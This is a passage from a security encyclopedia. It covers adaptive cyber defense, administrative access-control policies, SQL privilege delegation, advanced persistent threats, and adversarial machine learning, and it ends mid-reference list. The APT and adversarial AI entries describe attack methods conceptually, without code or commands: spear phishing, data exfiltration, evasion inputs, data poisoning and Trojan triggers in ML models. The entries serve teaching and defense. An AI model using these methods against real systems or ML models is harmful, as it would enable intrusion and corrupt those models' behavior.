Given this high-level description of the system, we can now delve into cyber attacks and cyber defense, specifically adaptive defenses. Originated initially as curiosity and as a means to achieve bragging rights, attacks on computer systems quickly evolved as such systems began to play increasing roles in our society. Systems process data and manage and maintain information. In our information centric and data-driven world, it is easily possible to cause real harm to individuals, institutions, as well as critical national infrastructure like the power grid or financial systems by unauthorized access of information, by denying the services provided by such systems or corrupting them.

The need to defend systems from cyber-attacks is obvious: these systems perform or support critical functions, and therefore need to remain available, operate correctly, and should not allow unauthorized data access or manipulation. The need for *adaptive* cyber defense stems from the inability to prove that a system cannot be exploited. In addition, experience has shown that we cannot always prevent attacks nor detect them before they cause damage. Therefore, we need to recover from the attack, repair the damage, and make the system resilient to future attacks – all of which involves adaptation or change.

Where is ACD implemented and by whom? The answer is getting more complicated as the computing and software technology landscape evolves. Defensive capabilities can exist in the hardware environment (e.g., the hardware memory management or memory protection unit that prevents one process to easily access the virtual address space allocated to another process), in the software that runs on such environments (e.g., the application software may use encryption to prevent unauthorized disclosure, ask for authentication before granting access; the operating system software may offer various levels of permissions, ownership, and network filtering capability), and the network that connects them (e.g., denial of service protection). As a result, the developers of the hardware, software, and the network components as well as the owners and operators of the systems (e.g., a bank) or the environments (e.g., a cloud vendor) and networks (e.g., an ISP/network operator) all bear some responsibility for cyber defense, maintaining and adapting them as needed. Software is being used

increasingly to implement systems. In addition to implementing the algorithms and functions for the application program, software implements the virtual machines and containers in which such application processes run, and various aspects of the network (e.g., software defined networking, network function virtualization, etc.) in which these containers live. The vendor/manufacturer of one kind of software is the user of another kind – and their interest in the tradeoff between new features, time to market, and cyber defense generally do not align. Similarly, network operators and cloud vendors may provide a level of security protection and monitoring to systems that use the resources and environment they offer – but that may or may not be sufficient for the systems and applications hosted in such environments. Traditional security relied on perimeter defense – attempting to strictly control and monitor how the system is accessed through well-defined paths across system boundaries. As enterprise systems are moved to the shared-tenancy cloud environments, the assumption of a well-delineated system boundary is not valid any more leading to the development of Zero Trust Architecture (Rose et al. 2020). In addition, there are security vendors that provide tools that can be used at various layers of the system – some deeply integrated as part of the software development process and some during deployment in the operating environment. And finally, the end users who actually use the system also have a stake in cyber defense – lack of awareness and education about cyber security can easily subvert the most sophisticated defense.

This brings us to the key question – how to perform cyber defense, especially adaptive cyber defense. Our research over the past two decades tracks the evolution of ACD pretty well. What follows is a summary of various aspects of ACD experienced and observed from that vantage point.

Around 1998, we observed that perimeter defenses are too open/incompatible with the application's need and what the application needs when under attack in order to operate through is different from what it needs under benign conditions. The very early ACD approaches aimed for graceful degradation against attacks. Sensor-actuator loops, pre-programmed middleware-based integration of defense mechanism, and application software for defensive response to availability attacks resulted in defense-enabled applications. Instead of instantly succumbing to attack, defense-enabled applications (Pal et al. 2001) continued to provide some service until the attackers could catch up prevent further adaptation.

Soon, the scope of ACD expanded from availability attacks to integrity attacks. Byzantine Fault Tolerant replication with adaptive replica placement is an example of ACD mechanism used for this purpose. Moving target defense was demonstrated by stochastically choosing where the next replica will be placed, and by modulating opening and closing of service ports on top of IP and port hopping strategies.

Around 2002–2005, under the auspices of DARPA (Lala 2003), a high water-mark in survivable system design that integrated protection, detection, and adaptation mechanisms in a survivability architecture was demonstrated and evaluated using multiple red teams. The survivability architecture used redundancy, isolation, and containment as fundamental structural constructs. The primary focus of ACD in this system was on containment of the attack and providing some level of service during attack, which was achieved by semi-automated manipulation of defense mechanisms like host and network security policy enforcement, encryption in point to point and group communication, and spatial and temporal redundancy. This effort highlighted the critical need for making sense of the data that the various defense mechanisms were generating and using that understanding in defensive decision making.

Cognitive reasoning about adaptive cyber defense decision-making, and effectively sharing the learned insight of the attack or successful responses came next. At a high level, the key issue is to develop a cognitive model of the system where alerts and observations from the system trigger analysis and reasoning to determine the appropriate actions that provides the best defensive value for the current system state.

The move toward service-oriented architectures and migration to cloud introduced new challenges for ACD. We introduced the notion of crumple zones in the context of defending service-oriented architecture (SOA)-based systems. Crumple zones are software constructs whose sole purpose is to absorb the blow before attacks get to the defended application. For SOA systems, service requests can be intercepted and partially evaluated in the crumple zone before release to the defended service. Watchdogs monitored the state of the crumple zone, enabling restarts and other defensive actions when a service request caused unexpected conditions in the crumple zone. The crumple zone concept can be extended further to cover the main paths through which running software processes interact with their environment and each other, namely, network, storage, and UI.

Initial ACDs tended to rely on a fixed set of defensive actions, and trying to interpret the current system state and observations to decide which actions to take. Newer ACD research delved into the root cause of a successful or ongoing attack – repairing or masking the flaw exploited by the attack, understanding the attack paths and disrupting the attacker strategies – just as non-ACD security research is attempting to detect the existence of flaws, exploits and eliminate or prevent them in the first place. For example, in the A3 project (Pal et al. 2014), we used application-level record and replay, and VM introspection-based experimentation to automatically learn network and storage access filters as well as code-level patches to prevent future exploitation of the flaw that underlie a successful attack. As a result, even if a zero day attack is successful against an A3-protected application, A3 is able to patch the application to be resilient against similar exploits of the same flaw.

Manipulating firewalls, changing routes or controlling flow are common network-level ACD responses. But they may not be effective against sophisticated low and slow distributed denial of service (DDOS) attacks. Deeper out-of-band (to minimize the delay introduced by the defense) protocol-specific analysis of traffic has been used to detect abuse of protocol features that often underlie such attacks, which in turn can trigger network-level maneuvers that can absorb or disrupt the ongoing DDOS campaign. Deceptive maneuvers in response to reconnaissance has shown to increase the attacker work factor. Moving computation and data among dispersed in-network end edge resources has also been used as ACD responses. In an ongoing project, we are developing technologies to enable adaptive response to support distributed operation that is resilient against catastrophic cyber and physical failures. Researchers have also used distributed hash tables (DHT) and distributed ledger technology (DLT) in enabling network-wide ACD actions and command and control of distributed cyber defense mechanisms.

Encountering resistance, attackers often resort to attacking the defense mechanisms. This is why Cross Domain Solutions (CDSs), hardware, and software components that enforce applicable security policies on information exchanged across security domains are hardened so much that they are highly static and difficult to accommodate changing information needs (for instance, they are configurable only from a local terminal). To make the CDSs more dynamic and resilient, a new protocol called the

Guard Remote Management Protocol (GRMP) for securely and remotely updating CDS policies was developed under strict guidance from the government. The management capability was further extended to cover clusters of CDSs for load balancing as well as for quick fail over. To accommodate the information protection needs at the tactical edge, new concepts like fractionating the necessary security functionality across multiple devices and dynamically creating secure cross-domain flows involving a collection of devices, not all of which are equally trusted are being developed. Resiliency and self-defense of other ACD mechanisms are likely to follow similar trajectory.

Quantifying security is hard, quantifying adaptive security is harder. Cyber security metrics often fall down to attacker work factor and level of attacker's competency – both are subjective. We have developed a modeling and simulation-based approach (Atighetchi et al. 2016) to cyber quantification where semantic graph models of the defended system, its mission, and its defenses are analyzed to derive attack surfaces. By pitting these models against attacker models in simulation, it is possible to compute various indexes that calibrate the effectiveness of the defenses in the context of the defended system, its mission, and the attacker. By following the same methodology for the same system, mission and attacker and different sets of defenses relative utility and effectiveness of these defenses, including ACD, can be objectively computed. To help with this methodology, we have also developed techniques to derive the models from execution traces, traffic and program analysis, and observed attacker work flows.

Open Problems and Future Directions

We conclude this entry with a sample of issues that the security community is facing today and are presenting new challenges for ACD.

Attacks with new objectives and TTPs continue to emerge. We are seeing more ransomware and supply chain attacks like SolarWinds and Kaseya. Many businesses today are heavily dependent on content. More importantly, managing other organizations' data and services using software has become a considerable business. Consequently, ransomware attack on software systems used by these managed service providers or MSPs (Kaseya's VSA is an example) will have an amplifying effect. With

DevSecOps, where the software development and deployment is connected in a fast, highly dynamic and direct pipeline, the threat and potential impact of supply chain attacks is further exacerbated.

Another challenge stems from the fact that as a community we have not been very successful in reducing the attack surface over time. We introduce new mechanisms and techniques that take out certain attack paths, but new attack avenues pop up – specifically, many of the defense mechanisms being software, they themselves have become attack surfaces. To illustrate, consider OpenSSL which is a cryptographic library used in many security services. But, it itself suffered from the Heartbleed attack (Durumeric et al. 2014). Being able to derive provable guarantees about the system and its adaptation policy remains an active area of research.

As enterprises have move to shared cloud-based infrastructures open to whoever pays the bill and signs the user agreement, adversaries can legitimately gain a place in the environment, remain compliant to the vendor's policies and monitoring rules while at the same time performing malicious acts such as spying on other tenants or denying resources to other tenants. How do we respond and how fast can we respond? Whose responsibility is it?

With serverless computing and microservice-based architectures, the software application is getting further decentralized, more dynamic, and less bounded to an execution environment. This may be good for adaptation, but the high-intensity dynamism presents new challenges for protection and detection, and forces the application owner to relinquish most of the security and resiliency responsibility to the Function as a Service (FaaS) vendor. How much and what security and resiliency mechanism can one encode in a Google Cloud function or AWS lambda? On the other hand, the FaaS vendor has total control of the application function and data. Unless the functions are based on Fully Homomorphic Encryption, is there any hope to protect information? How can the FaaS vendor prove the integrity of the platform to their customers? Are there ways to leverage the low cost to somehow offset this risk?

Cross-References

Bell–La Padula Model
Biba Model

References

Atighetchi M et al (2016) Using ontologies to quantify attack surfaces. Semantic Technology for Intelligence, Defense, and Security. CEUR-WS.org

Axelsson S (2000) Intrusion detection systems: A survey and taxonomy. Technical Report 99-15, Chalmers University

Durumeric Z et al (2014) The matter of Heartbleed. Internet Measurement conference. In: Proceedings of the 2014 Conference on Internet Measurement Conference, 14:475–488. Association for Computing Machinery, Vancouver, BC, Canada

Lala J (2003) DARPA's path to self-regenerative systems

Lipner SB (2015) The birth and death of the orange book. IEEE Ann Hist Comput 37(2):19–31

Pal et al (2001) Survivable by defense-enabling. New security paradigms workshop 8:71–78. Association for Computing Machinery, Cloudcroft, New Mexico

Pal et al (2014) Managed execution environment as a moving-target defense infrastructure. IEEE Secur Privacy 12(2):51–59

Rose S et al (2020) Zero trust architecture. NIST Special Publication (SP) 800–207. National Institute of Standards and Technology, USA

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_808

Administrative Policies

Sabrina De Capitani di Vimercati[15] ✉ and Pierangela Samarati[15] ✉
(15) Dipartimento di Informatica, Università degli Studi di Milano, Milano, Italy

✉ **Sabrina De Capitani di Vimercati (Corresponding author)**
Email: sabrina.decapitani@unimi.it

✉ **Pierangela Samarati**
Email: pierangela.samarati@unimi.it

Definitions

An *administrative policy* defines who can grant and revoke authorizations (or prohibitions) to access resources.

Background

An access control service controls every access to a system and its resources to ensure that all and only authorized accesses can take place. To this purpose, access control is based on access rules defining which accesses are (or are not) to be allowed. An administrative policy is therefore needed to regulate the specification of such rules, that is, to define who can add, delete, or modify them. Administrative policies are one of the most important, though less understood, aspect in access control. Indeed, they have usually received little consideration, and, while it is true that a simple administrative policy would suffice for many applications, it is also true that new applications (and organizational environments) would benefit from the enrichment of administrative policies. For instance, there are increasing

concerns related to the protection of the privacy of the users who want to maintain the control over how their personal information is collected, shared, and used by the parties involved. This implies the need of defining innovative administrative models and policies that also guarantee the compliance of the access control with applicable laws, regulations, and standards.

Theory and Application

Access control policies are usually coupled with (or include) an administrative policy. In multilevel mandatory access control, the allowed accesses are determined entirely on the basis of the security classification of subjects and objects. Security classes are assigned to users by the security administrator. Security classes of objects are determined by the system on the basis of the classes associated with the users creating them. The security administrator is typically the only one who can change the security classes of subjects and objects. The administrative policy is therefore very simple. Discretionary and role-based access control permit a wide range of administrative policies. Some of these are described below (Samarati and De Capitani di Vimercati, 2001):

- *Centralized*. A single authorizer (or group) can grant and revoke authorizations to the users.
- *Hierarchical*. A central authorizer is responsible for assigning administrative responsibilities to other administrators. The administrators can then grant and revoke access authorizations to the users of the system. Hierarchical administration can be applied, for example, according to the organization chart.
- *Cooperative*. Special authorizations on given resources cannot be granted by a single authorizer but need cooperation of several authorizers.
- *Ownership*. Each object is associated with an owner, who generally coincides with the user who created the object. Users can grant and revoke authorizations on the objects they own.
- *Decentralized*. Extending the previous approaches, the owner of an object (or its administrators) can delegate other users the privilege of specifying authorizations, possibly with the ability of further delegating it.

For its simplicity and large applicability, the ownership policy is the most popular choice in today's systems. This administrative policy is used, for example, in Linux-based operating systems as well as Windows-based operating systems. However, there are also scenarios where the classical ownership policy may not apply anymore. As an example, consider the role-based policies. In this case, users do not necessarily own the objects they created when in a given role. Decentralized administration is typically captured with ownership in the database management system contexts. In this case, every object in SQL has an owner, typically its creator (e.g., see SQL Access Control Model). Decentralized administration is convenient since it allows users to delegate administrative privileges to others. Delegation, however, complicates the authorization management. In particular, it becomes more difficult for users to keep track of who can access their objects. Furthermore, revocation of authorizations becomes more complex. There are many possible variations on the way decentralized administration works, which may differ in the way the following questions are answered:

- What is the granularity of administrative authorizations?
- Can delegation be restricted, that is, can the grantor of an administrative authorization impose restrictions on the subjects to which the recipient can further grant the authorization?
- Who can revoke authorizations?
- What about authorizations granted by the revokee?

Existing decentralized policies allow users to grant administration for a specific privilege (meaning a given access on a given object). They do not permit to put constraints on the subjects to which the recipient receiving administrative authority can grant the access. This feature could, however, result useful. For instance, an organization could delegate one of its employees to granting access to some resources constraining the authorizations the employee can grant to employees working within the employee's laboratory. Usually, authorizations can be revoked only by the user who granted them (or, possibly, by the object's owner). When an administrative authorization is revoked, the problem arises of dealing with the authorizations specified by the users from whom the administrative privilege is being revoked. As an example, suppose that `Alice` gives `Bob` the authorization to read File1 and gives him the privilege of granting this

authorization to others (in some systems, such capability of delegation is called *grant option*). Suppose then that `Bob` grants the same authorization to `Chris`, and subsequently `Alice` revokes the authorization from `Bob`. The problem now is what should happen to the authorization that `Chris` has received from `Bob`. Typically, the choice is either to deny the revocation (since the authorization of `Chris` would remain dangling) or enforce a recursive revoke deleting also `Chris'` authorization. In general, recursive revoke means that when a user is revoked the grant option on an access, all authorizations that the user granted and could not have been granted without the revoked authorization should also be (recursively) deleted. This implies that to enforce the recursive revoke, a system has to keep track of the grantor of each authorization, meaning the user who specifies the authorization, since the same authorization can be granted by different users.

Open Problems and Future Directions

Policy administration in emerging scenarios and applications (e.g., cloud computing, mobile applications) is a difficult task because the administrative process is often distributed and can involve untrusted parties. Administrative policies must then be robust against possible collusions among parties and must guarantee the correct specification of policies, which must be compliant with different types of requirements including privacy regulations.

Cross-References

Access Control Policies, Models, and Mechanisms
Discretionary Access Control (DAC) Policies
Mandatory Access Control (MAC) Policies
Recursive Revoke
Role-Based Access Control
SQL Access Control Model

References

Samarati P, De Capitani di Vimercati S (2001) Access control: policies, models, and mechanisms. In: Focardi R, Gorrieri R (eds) Foundations of security analysis and design, volume 2171 of LNCS. Springer, Berlin

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_671

Administrative Policies in SQL

Alessandro Campi[16] ✉ and Stefano Paraboschi[17] ✉
(16) Dipartimento di Elettronica, Informazione e Bioingegneria, Politecnico di Milano, Milan, Italy
(17) Dipartimento di Ingegneria Gestionale, dell'Informazione e della Produzione, Università degli Studi di Bergamo, Bergamo, Italy

✉ **Alessandro Campi (Corresponding author)**
Email: alessandro.campi@polimi.it

✉ **Stefano Paraboschi**
Email: parabosc@unibg.it
Email: stefano.paraboschi@unibg.it

Synonyms

Database administration policies;Database governance policies;Database management guidelines; Database operational policies;SQL administration standards;SQL control procedures

Definition

Administrative policies specify the responsibilities for the definition of the security policy in an organization. They can be considered as *metapolicies*, describing how users can create the concrete policy that has to be applied over the resources in the system. SQL supports the definition of administrative polices in a relational database, managing access control for the users of the system.

Application

Outside of the database scenario, administrative policies used to be supported in a limited way. Technology is improving in this area, but the integrated collection of services and the availability of a rich and structured data dictionary allow relational databases to support the representation and management of administrative policies better than other systems.

Administrative policies for databases may encompass several aspects, like backup and recovery, performance tuning, data quality, and compliance, but we focus here on access control and the specification of access privileges for users. A common facility in most access control systems is the idea that there is a central overall owner of the system (e.g., *administrator*, *root*, and *supervisor*); then, to improve flexibility and let the system better manage the information system requirements, an *owner* (user, role, and group) for every resource is defined. The owner typically corresponds to the security principal responsible for the creation of the resource. The owner, in addition to the central administrator, will have the right to define access privileges to the resource or to portions of it.

The access control model used in relational databases and supported by SQL at a first level follows the above approach: There is a central database administrator (*DBA*), and for every resource (schema, table, domain, trigger, etc.) there is an owner. Privileges can be granted on every resource by the DBA and by its owner. If a resource contains other resources, the privilege granted to the container also holds over the resources contained in it.

For small systems, the administrative model relying on the concepts of an overall owner of the system and a specific owner of every resource is often sufficient. For large systems, the reliance on a single administrative role is typically inadequate. In those systems, it is crucial to be able to organize the set of resources into separate domains, assigning distinct responsibilities to different administrators for each domain. The overall organization is typically hierarchical, but more flexible structures are also possible (e.g., a federated model can support the cooperation between independent security domains). The SQL access control model satisfies these requirements, offering mechanisms for schema definition that permit to identify separate domains. Also, the grant option offers a convenient way for the transfer of privileges over a domain or portion of a domain.

For instance, we can consider a scenario where a hierarchical administrative policy has to be defined, with a root DBA responsible for the complete content of the database and a collection of domains within it, each containing a set of tables. The DBA can easily satisfy these requirements by granting to the users/roles responsible for the administration of each domain the required privileges, using the grant option. The domain administrators will then be able to freely manage access privileges to the resources within the domains, granting privileges to other users in order to carefully realize the access control policy required by the information system.

In general, the support for policy management realized by SQL offers fine granularity, allowing the DBA to create policies that meet special circumstances and limit the delegation of administrative policies to a desired subset of data or privileges. The use of revoke statements within previously granted domains permits to exempt a particular instance, database, or database object from a policy.

A crucial requirement satisfied by the administrative model for SQL is represented by the definition of a single repository for all the policies applicable to a given data collection. Other access control systems may define and activate administrative policies in one part of the system, whereas the access policies for the concrete resources are stored in a separate repository. This separation increases the costs for the consolidated management of information system security.

A common configuration used in systems organizes the database separating the production and the development environments. The production environment contains the databases containing the live data of the organization used to support the applications of the information system. The development environment is dedicated to support software engineers in the construction and maintenance of applications. The security policy of the production databases is usually rigid and assigns limited privileges to users of the system, often organizing the security policy based on the domains of separate applications. Software engineers often have limited or no access rights to the production database. The development environment is instead dedicated to support the needs of software engineers, and in the development database application writers often are given the system privileges that allow them to completely control a portion of the database, allowing them to introduce views or stored procedures that may be required by applications. The ability of the SQL access control model to let database

administrators assign to users who are not database administrators the privileges to flexibly operate in the manipulation of database objects is quite beneficial and facilitates the work of application developers.

Cross-References

- Grant Statement
- Roles in SQL
- SQL Access Control Model

References

Capitani D, di Vimercati S, Samarati P, Jajodia S (2001) Database security. In: Marciniak J (ed) Wiley encyclopedia of software engineering. Wiley, New York

Samarati P, Capitani D, di Vimercati S (2001) Access control: policies, models, and mechanisms. In: Focardi R, Gorrieri R (eds) Foundations of security analysis and design. Lecture notes in computer science, vol 2171. Springer, Berlin

Database language SQL (2008) ISO international standard, ISO/IEC 9075- *: 2008

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300021

Advanced Encryption Standard

Rijndael

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300022

Advanced Hash Competition

AHS Competition/SHA-3

© This is a U.S. Government work and not under copyright protection in the U.S.; foreign copyright protection may apply 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1765

Advanced Persistent Threats

Anoop Singhal[18] ✉ and Peng Liu[19] ✉
(18) National Institute of Standards and Technology, Gaithersburg, MD, USA
(19) The Pennsylvania State University, University Park, PA, USA

✉ **Anoop Singhal (Corresponding author)**
Email: anoop.singhal@nist.gov

✉ **Peng Liu**
Email: pxl20@psu.edu

Synonyms

APT attack; APT campaigns

Definition

Advanced persistent threat (APT) campaigns employ sophisticated strategies and tactics to achieve their attack goal usually over a long period of time. Such strategies and tactics typically consist of multiple steps – each playing a different role, such as performing initial access, malicious code execution, privilege escalation, and data exfiltration.

Background

APTs are one of the top cybersecurity concerns in enterprise networks. In the past decade, APT attack campaigns, such as GhostNet in 2009, Stuxnet in 2010, and Deep Panda since 2012, resulted in large-scale data breaches

(for example, stealthy data exfiltration during weeks or months), system infection, integrity degradation, and even damage to cyberphysical systems, such as centrifuges used for separating nuclear material. For example, (a) GhostNet has infiltrated high-value political, economic, and media locations in 103 countries. Computer systems belonging to embassies, foreign ministries, and other government offices were compromised; (b) Stuxnet (Kushner 2013) targets programmable logic controllers, which allow the automation of electromechanical processes, such as those used to control machinery and industrial processes, including gas centrifuges for separating nuclear material; (c) Deep Panda targets many industries, including health care, defense, financial and telecommunications, with such purposes as stealing drug formulas and business information.

Guided by a carefully designed playbook, an APT attack campaign can be carried out over a long time interval (for example, several months). An example of an APT strategy is to let two attack actions be attributed to different user accounts, Internet Protocol addresses, port numbers, and time intervals. The commonly used tactics can be APT malware, which combines probing, infection, backdoors, monitoring, and stealth. In each step of an APT campaign, it will employ techniques, such as spear phishing, drive-by download, buffer overflow, and pass the hash. An APT tactic is usually recognized as a chain of specific APT techniques. To be stealthy, APT campaigns usually make their individual attack actions unnoticed by defenders, through means such as backdoors and rootkits. Even if the attack actions are noticed by a defender, the actions will appear to be random and uncorrelated.

Common Characteristics of APT Attack Campaigns

The following are common characteristics of APT attack campaigns:

- *Multi-attack-stage*. The campaign usually contains multiple attack stages, each of which consists of multiple steps. Each stage and step has a specific purpose (for example, authenticating to a remote server to set up a covert channel for data exfiltration). In addition, the campaigns typically follow a particular attack pattern, that is, a specific sequencing of APT techniques.

- *Control and Data Dependency*. Each technique in an APT tactic has its postconditions and prerequisites. Postconditions are the results of an attack action, such as malicious processes being created, files being accessed, or a user account being modified. Prerequisites describe the preconditions that are needed for the APT technique to be effective. In many cases, the prerequisite of a technique in an attack step is the postcondition of the technique in the previous one. The APT techniques can be chained to form a tactic through matching the postconditions and prerequisites.
- *Malware*. To achieve and automate an APT campaign, the adversary has strong incentives to install and run malware that serves different purposes, even some on a server that is hosted by a "bullet-proof" hosting company.
- *Data Exfiltration*. Data exfiltration is concerned with which data are exfiltrated and how. Once the desired data have been collected, adversaries often package them through compression and encryption to avoid detection. The package is usually removed after data exfiltration to eliminate the traces left on the compromised computer.
- *Stealth*. Since an APT campaign may last weeks or even months, it often hides its individual attack steps as a "needle in a haystack" of probes from ordinary nonpersistent attacks. This makes it difficult for the analysts to notice the causality and dependencies between the individual attack steps.
- *Alert Sources*. The attack actions involved in an APT campaign often leave traces of themselves. These traces could be recorded or audited by system or security sensors in a variety of data types, such as Tcpdump data, system audit logs, firewall logs, and so forth. In addition, security analysts (in a cybersecurity operation center) are constantly working on harvesting IoCs and evaluating the relationships between them.
- *Threat Intelligence*. Threat intelligence means collecting out-of-band intelligence about the threat actors, including individuals, groups, or organizations, believed to be operating maliciously behind a particular APT campaign.
- *Intrusion Set*. As defined in Structured Threat Information Expression, this is "a grouped set of adversarial behaviors and resources with common properties believed to be orchestrated by a single threat actor."

- *Vulnerability*. APT campaigns may exploit a set of vulnerabilities to achieve their goals. Some may exploit zero-day vulnerabilities.
- *Attribution*. Attribution means answering the “who did what” question through associating the attack actions involved in an APT campaign with particular threat actors.

Open Problems and Future Directions

First, how to predict unprepared previously unknown kinds of APT campaigns is an open problem. For example, the SolarWinds attack (Massacci et al. 2021) in 2021 is a first APT attack that abuses the trust put in a software supply chain: it gained access to government and other systems through a compromised update to SolarWinds’ Orion (network and applications monitoring) software. One future direction is to use artificial intelligence to better explore the space of APT attacks.

Second, how to accurately detect APT campaigns is an open problem. Due to the stealthy nature of APTs, their campaigns are not easy to detect. Although indicators of compromise (IoCs) are being regularly provided to security analysts to serve as alerts or cues for a particular threat, an APT’s big picture is often not recognized until it is too late to avoid devastating damage. An APT campaign can often hide its individual attack steps as a proverbial “needle in a haystack” of probes from ordinary nonpersistent attacks, thus thwarting the security analyst’s ability to recognize the causality and dependencies between the APT’s individual attack steps. Without “gluing” these individual attack steps and IoCs together, there is no basis upon which to assess the adversary’s intent, specific objectives, and strategy. Another future direction is to use artificial intelligence to assist security analysts.

References

Kushner D (2013) The real story of Stuxnet. IEEE Spectrum

Massacci F, Jaeger T (2021) SolarWinds and the challenges of patching: can we ever stop dancing with the devil? IEEE Secur Priv 19(2)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1500

Adversarial and Trustworthy AI

Malek Ben Salem[20] ✉
(20) Accenture, Arlington, VA, USA

✉ **Malek Ben Salem**
Email: malek.ben.salem@accenture.com

Synonyms

Adversarial Artificial Intelligence (AI); Adversarial Machine Learning (AML)

Definition

Adversarial Machine Learning (AML) is the use of malicious inputs to attack and fool Machine Learning (ML) models into taking the wrong actions.

Background

Adversarial AI describes a new class of attacks on AI, and typically on machine learning (ML) models. It is generally used interchangeably with Adversarial Machine Learning (ML) or Adversarial ML. Adversarial ML attacks seek to exploit the complexity and input space of a ML model by feeding the model malicious inputs that make it take the wrong action and produce an outcome that benefits the threat actor.

Threat actors can manipulate machine learning algorithms in many ways, depending on the threat outcome they're seeking to achieve. One approach is to craft inputs with the objective of being misclassified, i.e.,

with the objective of causing the classifier to give the wrong output, without being detected. Because these manipulations and attacks are associated with the goal of avoiding detection, they are known as *evasion attacks*.

Evasion Attacks

In evasion attacks, adversaries probe the ML classifiers with new inputs in an attempt to fool them and produce a nondesired outcome. For example, the threat actor may probe an antivirus tool with a malicious document, a spam filter with a carefully crafted spam email, or an image classifier with a manipulated image that a human would label one way, while the classifier would label another way. They can also be used to insert subliminal voice activation commands into audio files or to manipulate control systems' sensors inputs to produce unintended outcomes. Such inputs that threat actors use to produce these outcomes are called *adversarial inputs* because they are explicitly designed to bypass the classifiers.

Deep Neural Networks (DNNs) are most vulnerable to these types of attacks because they tend to learn superficial dataset regularities instead of generalizing well and learning high-level representations that would be less susceptible to noise (Szegedy et al. 2013).

Adversarial Inputs

Adversarial inputs can involve small manipulations or perturbations to an input. For instance, a threat actor may add static to an image that a human eye cannot even detect, causing the classifier to misclassify the image. They may also involve features that are large and semantically meaningful to humans.

What poses a threat to AI is that the generation of such potentially highly tailored adversarial inputs in all modalities (image, voice, text, etc.) has been largely automated through recent advances in machine and deep learning. These adversarial inputs can be fed to the model through cyberattacks or simply through the physical environment surrounding the AI system such as the "perturbations to video frames" of street stop signs recorded by a moving vehicle through the use of black and white stickers of the stop signs (Eykholt et al. 2017).

One widely used method to generate these adversarial inputs is through the application of deep learning to "learn" about the target model, before putting together small perturbations to the inputs.

Universal Perturbations

The universal adversarial perturbations are small perturbation vectors that cause input data to be misclassified with high probability (Moosavi-Dezfooli et al. 2017). Again, deep neural networks are highly vulnerable to such perturbations, which, surprisingly, generalize very well across neural networks. This reveals important geometric correlations among the high-dimensional decision boundaries of classifiers, allowing adversaries to exploit these vulnerabilities and to craft adversarial inputs for one classifier and transfer them to other classifiers.

Data Poisoning Attacks

The second class of attacks is known as data poisoning attacks (Battista et al. 2012). Poisoning attacks involve compromising the learning process of an algorithm. This can be achieved by poisoning the training data, either by inserting mislabeled data points into the training data, in order to insert targeted backdoors for instance (Chen et al. 2017), or by manipulating the raw data and features through the insertion of Trojan triggers (Geigel 2013). Trojan triggers generally have a minimum size and will be highly robust to multiple environmental effects. For instance in image data, Trojan triggers are highly robust to different viewing angles and lighting conditions.

Training a ML algorithm with a poisoned dataset leads to a compromised and inaccurate model. Data poisoning can also be performed on models that are actively and continuously learning, i.e., models that participate in online learning and retrain themselves as new data become available to them (Wang and Chaudhuri 2018). Trojan triggers can also be inserted after the training phase of the model (Liu et al. 2018).

Trustworthy AI

The National Institute of Standards and Technology (NIST) defines Trustworthy AI as AI systems that exhibit characteristics like security, privacy, resilience, and robustness against adversarial attacks (NIST 2019). The EU guidelines for trustworthy AI require AI to be “(1) lawful, complying with all applicable laws and regulations, (2) ethical, ensuring adherence to ethical principles and values, and (3) robust, both from a technical and social perspective” (EU AI Guidelines 2019).

For AI to gain the public’s trust, it has to meet certain accuracy, reliability, and objectivity requirements. It has to ethical and fair.

Furthermore, it has to be explainable, with the proper governance (including data and model traceability) and balance between agency and human supervision. Trustworthy AI is also safe, secure, resilient, and *robust* especially within an adversarial environment.

Robust ML

Building robust AI and robust ML models requires predicting unintended consequences and testing all edge cases that may undermine their safety and reliability. In particular, it requires testing the ML model using adversarial inputs.

Robustness is the property that characterizes how effective a ML model is while being tested on adversarial data. In other words, a robust model is the one, whose error in the presence of adversarial data during operation is close to its training error.

To build robust models, a data scientist has to ensure that they start with a clean dataset, i.e., a training and testing datasets that have not been poisoned with mislabeled data or with data instances that carry Trojan triggers. Any such data instances should not be used for training or testing the model. Detecting and identifying poisoned data Trojan triggers is an active area of research. (Wang et al. 2019)

Robust models also need to adequately identify and/or deal with adversarial examples. Depending on the complexity of the adversarial examples, this may be achieved either through a number of input processing techniques, such as feature squeezing (Xu et al. 2018) for the simpler adversarial attacks, or through *adversarial training* of the model with adversarial examples generated by the defender for the more sophisticated attacks. Adversarial training is probably the most effective technique identified so far against adversarial AI. It can be likened to immunizing the model against adversarial examples by exposing it to samples of these examples before making it operational. It is noteworthy that its effectiveness is limited by the diversity of the adversarial examples used in the adversarial training process.

Open Problems and Future Directions

While the above-mentioned defense techniques can be defeated by more complex attacks, they do increase the difficulty and computation required to

generate successful attacks. This can be likened to perimeter security, which is not infallible. But with multiple levels of controls, cyber defenders can decrease the likelihood of a successful intrusion.

In the future, and with the large number of new techniques for generating adversarial examples, more research work will focus on defending against these adversarial examples and decreasing their efficacy. Defensive distillation has been proposed as one defense technique but has been quickly shown to be ineffective by Carlin and Wagner (2016). Adversarial training is the most promising defense technique today. However, it is typically tailored to a single perturbation type. We need more work to develop multiperturbation adversarial training schemes, such as the one proposed by Tramer and Boneh (2019). More research is also needed in order to reliably detect poisoned data, backdoors, and Trojan triggers. We also need to develop methods to detect when learning systems are undergoing attacks, and to have them fail safely under such conditions.

References

Battista B, Nelson B, Laskov P (2012) Poisoning attacks against support vector machines. arXiv:1206.6389

Carlini N, Wagner D (2016) Towards evaluating the robustness of neural networks. arXiv:1608.04644 [cs.CR]

Chen X, Liu C, Li B, Lu K, Song D (2017) Targeted backdoor attacks on deep learning systems using data poisoning. arXiv:1712.05526 [cs.CR]

